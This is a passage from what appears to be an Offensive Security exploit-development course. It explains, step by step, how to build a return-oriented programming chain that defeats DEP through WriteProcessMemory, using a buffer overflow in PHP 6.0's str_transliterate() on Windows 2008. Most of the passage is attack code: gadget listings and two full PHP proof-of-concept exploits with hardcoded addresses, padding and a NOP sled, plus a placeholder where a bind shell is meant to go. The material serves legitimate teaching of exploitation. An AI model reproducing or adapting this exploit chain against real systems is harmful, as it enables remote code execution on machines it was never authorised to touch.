




*Figure 41: Breakpoint hit, first ROP sequence is about to be executed.*

We set a breakpoint on the first return address of the *ROP* stage (*0x6FF240DD*) and we see that all the addresses and values have been correctly placed on the stack (Figure 41). Following the execution flow in the debugger, we "pop" the relative offset from the stack in the *ECX* register and execute the *ADD EAX,ECX* instruction: at this point you can see that we calculated the constant stored in *ECX*, in order to let the *EAX* register pointing exactly to the *WPM lpBuffer* argument value (Figure 42). There's a little trick now: because the fake *lpBuffer* on the stack is equal to *0xFFFFFFFF*, the next *ROP brick*[51] will patch it, setting it to *lpBuffer*'s address value minus one (Figure 43 *0xFFFFFFFF* = -1).

[51] ADD [EAX], EAX / RETN


© All rights reserved to Offensive Security, 2010







*Figure 42: EAX is pointing to the lpBuffer WPM argument.*

The result is that *WriteProcessMemory* will start copying our buffer beginning from the address of the *lpBuffer* argument minus one. This is not a big problem though, because we are controlling the return address of the *WPM* function and we will be able to return into the *NOP sled* which is some bytes ahead from the *lpBuffer* argument. We've actually already done this, as can be seen from the *WPM* arguments: we are asking *WPM* to start writing at *0x6EE52650* but the return address indicated in the buffer is *0x6EE52660*; this means that once the *WPM* function will finish copying our buffer, it will return into *0x6EE52660* landing in our *NOP sled* and eventually executing shellcode.


© All rights reserved to Offensive Security, 2010







*Figure 43: WPM lpBuffer argument is patched to its address - 0x1 (0x03C7F944-0x1)*

## Exercise

1) Repeat the required steps needed to patch *WPM lpBuffer* argument on the stack.

2) Try to find an alternative *gadget* in order to obtain the same result.


© All rights reserved to Offensive Security, 2010



### Step 3 and 4

The process of getting the *WPM nSize* argument patched is very similar; we need to find two constants that summed or subtracted together that will give to us a the size of the buffer we want to copy. A quick calculation on the stack from the last *POC* run, shows that copying *0x1A0* bytes of buffer (Figure 44) will be enough for our goal[52].




*Figure 44: number of bytes to copy.*

Considering that we still have a constant in *ECX* register from the last computation (*0xFFFFFDBC*) we'll need to setup another one in a different register as shown in the following *gadget*:


```
MOV EDX,ECX             We copy ECX value to EDX for further computation;
POP EBP                 This instruction is just overhead and will pop junk from the stack;
RETN
POP ECX                 We pop a precalculated constant value from the stack;
RETN
SUB ECX,EDX             We compute a subtraction with the two constants to get nSize value in ECX;
MOV EDX,ECX             This instruction is just overhead;
POP EBP                 This instruction is just overhead and will pop junk from the stack;
RETN
MOV [EAX+4],ECX         We patch nSize argument on the stack;
POP EBP
RETN
```

*Gadget for step3 and step4*

[52] We considered a 82 bytes NOP sled and a 318 bytes MSF bindshell.



© All rights reserved to Offensive Security, 2010



Here is the *POC* containing the second *ROP* sequence:

```
<?php
/*
04-06-2010 PHP 6.0 Dev str_transliterate() 0Day Buffer Overflow Exploit
Tested on Windows 2008 SP1 DEP alwayson
Matteo Memelli aka ryujin ( AT ) offsec.com
original sploit: http://www.exploit-db.com/exploits/12051 (Author: Pr0T3cT10n)
AWE DEP MODULE POC04
*/

error_reporting(0);

if(ini_get_bool('unicode.semantics')) {
 $buff    = str_repeat("\u4141", 34);
 $tbp     = "\u2650\u6EE5"; // 6EE52650 ADDRESS TO BE PATCHED BY WPM
 $ptw     = "\u2FE0\u6EE5"; // 6EE52FE0 POINTER FOR WRITTEN BYTES
 $ret     = "\u2660\u6EE5"; // 6EE52660 RET AFTER WPM
 $wpmargs = $ret."\uFFFF\uFFFF".$tbp."\uFFFF\uFFFF\uFFFF\uFFFF".$ptw; // WPM ARGS
 $wpm     = "\u1CC6\u75C4"; // 75C41CC6 WPM ADDRESS
 $nops    = str_repeat("\u9090", 41);

 // GETTING SHELLCODE ABSOLUTE ADDRESS
 $rop  = "\u40dd\u6FF2";    // MOV EAX,EBP/POP ESI/POP EBP/POP EBX/RETN          6FF240DD
 $rop .= "\u4242\u4242";    // JUNK POPPED IN ESI
 $rop .= "\u4242\u4242";    // JUNK POPPED IN EBP
 $rop .= "\u4242\u4242";    // JUNK POPPED IN EBX
 $rop .= "\u5DD4\u6EE6";    // POP ECX/RETN                                      6EE65DD4
 $rop .= "\uFDBC\uFFFF";    // VALUE TO BE POPPED IN ECX (REL. OFFSET TO SHELLCODE) FFFFFDBC
 $rop .= "\u222B\u6EED";    // ADD EAX,ECX/POP EBX/POP EBP/RETN                  6EED222B
 $rop .= "\u4242\u4242";    // JUNK POPPED IN EBX
 $rop .= "\u4242\u4242";    // JUNK POPPED IN EBP

 // PATCHING BUFFER ADDY ARG FOR WPM
 $rop .= "\u1C13\u6EE6";    // ADD DWORD PTR DS:[EAX],EAX/RETN                   6EE61C13

 // GETTING NUM BYTES IN REGISTER 0x1A0 (LEN OF SHELLCODE)
 $rop .= "\uE94E\u6EE6";    // MOV EDX,ECX/POP EBP/RETN                          6EE6E94E
 $rop .= "\u4242\u4242";    // JUNK POPPED IN EBP
 $rop .= "\u5DD4\u6EE6";    // POP ECX/RETN                                      6EE65DD4
 $rop .= "\uFF5C\uFFFF";    // VALUE TO BE POPPED IN ECX                         FFFFFF5C
 $rop .= "\uE94C\u6EE6";    // SUB ECX,EDX/MOV EDX,ECX/POP EBP/RETN              6EE6E94C
 $rop .= "\u4242\u4242";    // JUNK POPPED IN EBP

 // PATCHING NUM BYTES TO BE COPIED ARG FOR WPM
 $rop .= "\u0C54\u6EE7";    // MOV DWORD PTR DS:[EAX+4],ECX/POP EBP/RETN         6EE70C54
 $rop .= "\u4242\u4242";    // JUNK POPPED IN EBP

 $sh     = str_repeat("\uCCCC", 167); // SIZE OF BINDSHELL 334 Bytes

 $exploit = $buff.$wpm.$wpmargs.$nops.$sh.$rop;
 str_transliterate(0, $exploit, 0);
} else {
 exit("Error! 'unicode.semantics' has be on!\r\n");
}

function ini_get_bool($a) {
 $b = ini_get($a);
 switch (strtolower($b)) {
  case 'on':
  case 'yes':
  case 'true':
```

 © All rights reserved to Offensive Security, 2010

```
    return 'assert.active' !== $a;
  case 'stdout':
  case 'stderr':
    return 'display_errors' === $a;
  default:
    return (bool) (int) $b;
 }
}

?>
```
*Poc04.php source code*

Second ROP gadget works perfectly as shown in Figure 45 and Figure 46.





*Figure 45: Setting nSize value in ECX register.*





*Figure 46: WPM arguments are all set correctly.*


© All rights reserved to Offensive Security, 2010

## Exercise

1) Repeat the required steps needed to patch *WPM nSize* argument on the stack.

2) Try to find an alternative *gadget* in order to obtain the same result.

## Step 5


We are almost there; we just need to make *ESP* point to the *WPM* address on the stack and return to it. The *EAX* register is still pointing close to the *WPM* address from the execution of the last instructions; some research on the *ROP* bricks available and a few simple math computations bring us the following *gadget*:

```
ADD EAX,-30            We subtract 0x30 from EAX
POP EBP                This instruction is just overhead and will pop junk from the stack;
RETN
ADD EAX,0C             We add 0x0C to EAX
POP EBP                This instruction is just overhead and will pop junk from the stack;
RETN
ADD EAX,0C             We add 0x0C to EAX
POP EBP                This instruction is just overhead and will pop junk from the stack;
RETN
INC EAX                We add 0x1 to EAX
RETN
INC EAX                We add 0x1 to EAX
RETN
INC EAX                We add 0x1 to EAX
RETN
INC EAX                We add 0x1 to EAX
RETN
INC EAX                We add 0x1 to EAX
RETN
INC EAX                We add 0x1 to EAX
RETN
INC EAX                We add 0x1 to EAX
RETN
INC EAX                We add 0x1 to EAX
RETN
XCHG EAX,ESP           We exchange ESP and EAX values and return to call WPM function;
RETN
```

*Gadget for step5*

Here is the POC including the whole ROP stage:


 © All rights reserved to Offensive Security, 2010



```
<?php
/*
04-06-2010 PHP 6.0 Dev str_transliterate() 0Day Buffer Overflow Exploit
Tested on Windows 2008 SP1 DEP alwayson
Matteo Memelli aka ryujin ( AT ) offsec.com
original sploit: http://www.exploit-db.com/exploits/12051 (Author: Pr0T3cT10n)
AWE DEP MODULE POC05
*/

error_reporting(0);

if(ini_get_bool('unicode.semantics')) {
 $buff    = str_repeat("\u4141", 34);
 $tbp     = "\u2650\u6EE5"; // 6EE52650 ADDRESS TO BE PATCHED BY WPM
 $ptw     = "\u2FE0\u6EE5"; // 6EE52FE0 POINTER FOR WRITTEN BYTES
 $ret     = "\u2660\u6EE5"; // 6EE52660 RET AFTER WPM
 $wpmargs = $ret."\uFFFF\uFFFF".$tbp."\uFFFF\uFFFF\uFFFF\uFFFF".$ptw; // WPM ARGS
 $wpm     = "\u1CC6\u75C4"; // 75C41CC6 WPM ADDRESS
 $nops    = str_repeat("\u9090", 41);

 // GETTING SHELLCODE ABSOLUTE ADDRESS
 $rop  = "\u40dd\u6FF2";   // MOV EAX,EBP/POP ESI/POP EBP/POP EBX/RETN          6FF240DD
 $rop .= "\u4242\u4242";   // JUNK POPPED IN ESI
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBX
 $rop .= "\u5DD4\u6EE6";   // POP ECX/RETN                                      6EE65DD4
 $rop .= "\uFDBC\uFFFF";   // VALUE TO BE POPPED IN ECX (REL. OFFSET TO SHELLCODE) FFFFFDBC
 $rop .= "\u222B\u6EED";   // ADD EAX,ECX/POP EBX/POP EBP/RETN                  6EED222B
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBX
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP

 // PATCHING BUFFER ADDY ARG FOR WPM
 $rop .= "\u1C13\u6EE6";   // ADD DWORD PTR DS:[EAX],EAX/RETN                   6EE61C13

 // GETTING NUM BYTES IN REGISTER 0x1A0 (LEN OF SHELLCODE)
 $rop .= "\uE94E\u6EE6";   // MOV EDX,ECX/POP EBP/RETN                          6EE6E94E
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u5DD4\u6EE6";   // POP ECX/RETN                                      6EE65DD4
 $rop .= "\uFF5C\uFFFF";   // VALUE TO BE POPPED IN ECX                         FFFFFF5C
 $rop .= "\uE94C\u6EE6";   // SUB ECX,EDX/MOV EDX,ECX/POP EBP/RETN              6EE6E94C
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP

 // PATCHING NUM BYTES TO BE COPIED ARG FOR WPM
 $rop .= "\u0C54\u6EE7";   // MOV DWORD PTR DS:[EAX+4],ECX/POP EBP/RETN         6EE70C54
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP

 // REALIGNING ESP TO WPM AND RETURNING TO IT
 $rop .= "\u8640\u6EE6";   // ADD EAX,-30/POP EBP/RETN                          6EE68640
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u29F1\u6EE6";   // ADD EAX,0C/POP EBP/RETN                           6EE629F1
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u29F1\u6EE6";   // ADD EAX,0C/POP EBP/RETN                           6EE629F1
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u2C63\u6FC5";   // XCHG EAX,ESP/RETN                                 6FC52C63
```

Subtract 30
Add +12
Add 12
Increment by 1


© All rights reserved to Offensive Security, 2010



```
 $sh      = str_repeat("\uCCCC", 167); // SIZE OF BINDSHELL 334 Bytes

 $exploit = $buff.$wpm.$wpmargs.$nops.$sh.$rop;
 str_transliterate(0, $exploit, 0);
} else {
 exit("Error! 'unicode.semantics' has be on!\r\n");
}

function ini_get_bool($a) {
 $b = ini_get($a);
 switch (strtolower($b)) {
  case 'on':
  case 'yes':
  case 'true':
   return 'assert.active' !== $a;
  case 'stdout':
  case 'stderr':
   return 'display_errors' === $a;
  default:
   return (bool) (int) $b;
 }
}
?>
```

*Poc05.php source code*

The above *POC* brings the hoped results: *EAX* is first aligned to the WPM address on the stack (Figure 47) and then exchanged with the *ESP* register; next, the *RETN* instruction calls *WriteProcessMemory* (Figure 48) which copies our buffer to the executable area and returns into it eventually - soft landing in the NOP sled (Figure 49).




*Figure 47: EAX is pointing to WPM address on the stack.*

 © All rights reserved to Offensive Security, 2010

